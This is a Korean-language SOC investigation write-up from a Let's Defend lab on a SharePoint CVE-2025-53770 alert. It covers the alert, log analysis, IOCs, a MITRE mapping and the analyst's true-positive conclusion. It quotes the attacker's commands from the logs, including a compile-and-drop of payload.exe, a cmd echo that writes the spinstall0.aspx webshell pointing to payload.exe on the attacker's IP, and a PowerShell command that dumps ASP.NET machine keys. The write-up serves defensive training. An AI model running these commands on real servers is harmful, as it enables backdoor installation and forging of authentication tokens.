분석 능력과 보고서 작성을 훈련하는 활동

이는 최근 SharePoint CVE를 기반으로 Let's Defend 플랫폼에서 수행된 조사입니다. 살펴보겠습니다.

SOC342 규칙은 취약한 ToolPane.aspx 페이지를 대상으로 하는 인증되지 않은 POST 요청을 탐지했습니다. 특징은 다음과 같습니다.
외부 사용자(IP: 107.191.58.76)가 내부 SharePoint 서버(172.16.20.17)로 조작된 요청을 보냈습니다.
엔드포인트 로그 분석

인코딩된 PowerShell 명령어를 실행하는 w3wp.exe 프로세스는 잠재적인 익스플로잇 또는 사후 침투 활동(예: 숨겨진 페이로드 실행)을 나타낼 수 있습니다.
SharePoint 환경에서는 이 동작이 예상되는지 또는 악용을 나타내는지 확인하는 것이 중요합니다.
명령어는 base64를 사용하여 난독화되었습니다.

이 페이로드를 통해 공격자는 실행 중인 머신의 중요한 ASP.NET 구성 키를 추출하고 출력할 수 있습니다.
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs
"C:\Windows\System32\cmd.exe" /c echo <form runat="server"> <object classid="clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11"><param name="Command" value="Redirect"> <param name="Button" value="Test"> <param name="Url" value="http://107.191.58.76/payload.exe\"> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx
서버에서 C# 소스 코드로부터 실행 파일을 컴파일합니다.
SharePoint 경로에 웹 백도어(악성 ASPX 파일)를 생성합니다. 방문 시 외부 페이로드가 실행되거나 다운로드됩니다.
cmd.exe /c echo > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx
이 명령어는 SharePoint LAYOUTS 폴더에 spinstall0.aspx라는 파일을 생성하고 그 안에 내용을 씁니다 (여기서 은 웹쉘 코드를 나타내는 플레이스홀더입니다).

spinstall0.aspx의 해시 값입니다: 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
VirusTotal에서 확인해 보겠습니다.
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()"
이 명령어를 통해 공격자는 MachineKeySection의 애플리케이션 구성에 접근하여 검증 키 및 복호화 키와 같은 민감한 암호화 키를 노출시킬 수 있습니다.
이 키들은 ASP.NET 보안에 중요하며, 인증 쿠키와 ViewState 등을 보호합니다.
이러한 키를 노출하거나 검색하면 공격자가 인증 토큰을 위조하거나 보호된 데이터를 복호화하거나 웹 애플리케이션에 대한 다른 공격을 수행할 수 있습니다.
MITRE ATT&CK

분석가 노트:
이 경보는 SharePoint 서버에서 관찰된 비정상적인 PowerShell 활동으로 인해 발생했으며, 이후 CVE-2025-53770을 대상으로 한 익스플로잇 시도로 확인되었습니다. 공격자는 먼저 C# 컴파일러(csc.exe)를 사용하여 사용자 정의 C# 실행 파일(payload.exe)을 드롭하고 컴파일한 다음, 웹에서 접근 가능한 SharePoint 디렉토리 내에 악성 ASPX 웹쉘(spinstall0.aspx)을 생성했습니다. 그 후 .NET 리플렉션을 통해 서버 구성에서 민감한 암호화 머신 키를 검색하기 위해 PowerShell 명령어가 실행되었습니다. 이 일련의 작업은 지속적인 제어를 유지하고 잠재적으로 인증 토큰을 위조하기 위한 다단계 공격을 시사합니다. 웹쉘은 VirusTotal 탐지율 39/62로 악성으로 확인되었습니다. 이 사건은 참양성(true positive)으로 확인되었으며, 추가 차단 및 정리 조치가 권장됩니다.

CVE-2025-53770 세부 정보
온프레미스 Microsoft SharePoint Server에서 신뢰할 수 없는 데이터의 역직렬화로 인해 인증되지 않은 공격자가 네트워크를 통해 코드를 실행할 수 있습니다. Microsoft는 CVE-2025-53770에 대한 익스플로잇이 실제 환경에 존재함을 인지하고 있습니다. Microsoft는 이 취약점을 해결하기 위한 포괄적인 업데이트를 준비하고 완전히 테스트 중입니다. 그 동안 이 CVE 문서에 제공된 완화 조치가 시행되어 익스플로잇으로부터 보호되도록 하십시오.

Microsoft가 제안하는 완화 조치:
IoC
Spinstall0.aspx 위협 행위자가 사용한 웹쉘
행위자들은 spinstall.aspx, spinstall1.aspx, spinstall2.aspx와 같은 다양한 방식으로 파일 이름을 수정하기도 했습니다.
이 보고서는 Let's Defend 플랫폼에서 수행된 활동을 기반으로 합니다. 제시된 모든 결과와 자료는 교육 목적으로만 제공됩니다. 모든 권리와 소유권은 Let's Defend에 있습니다.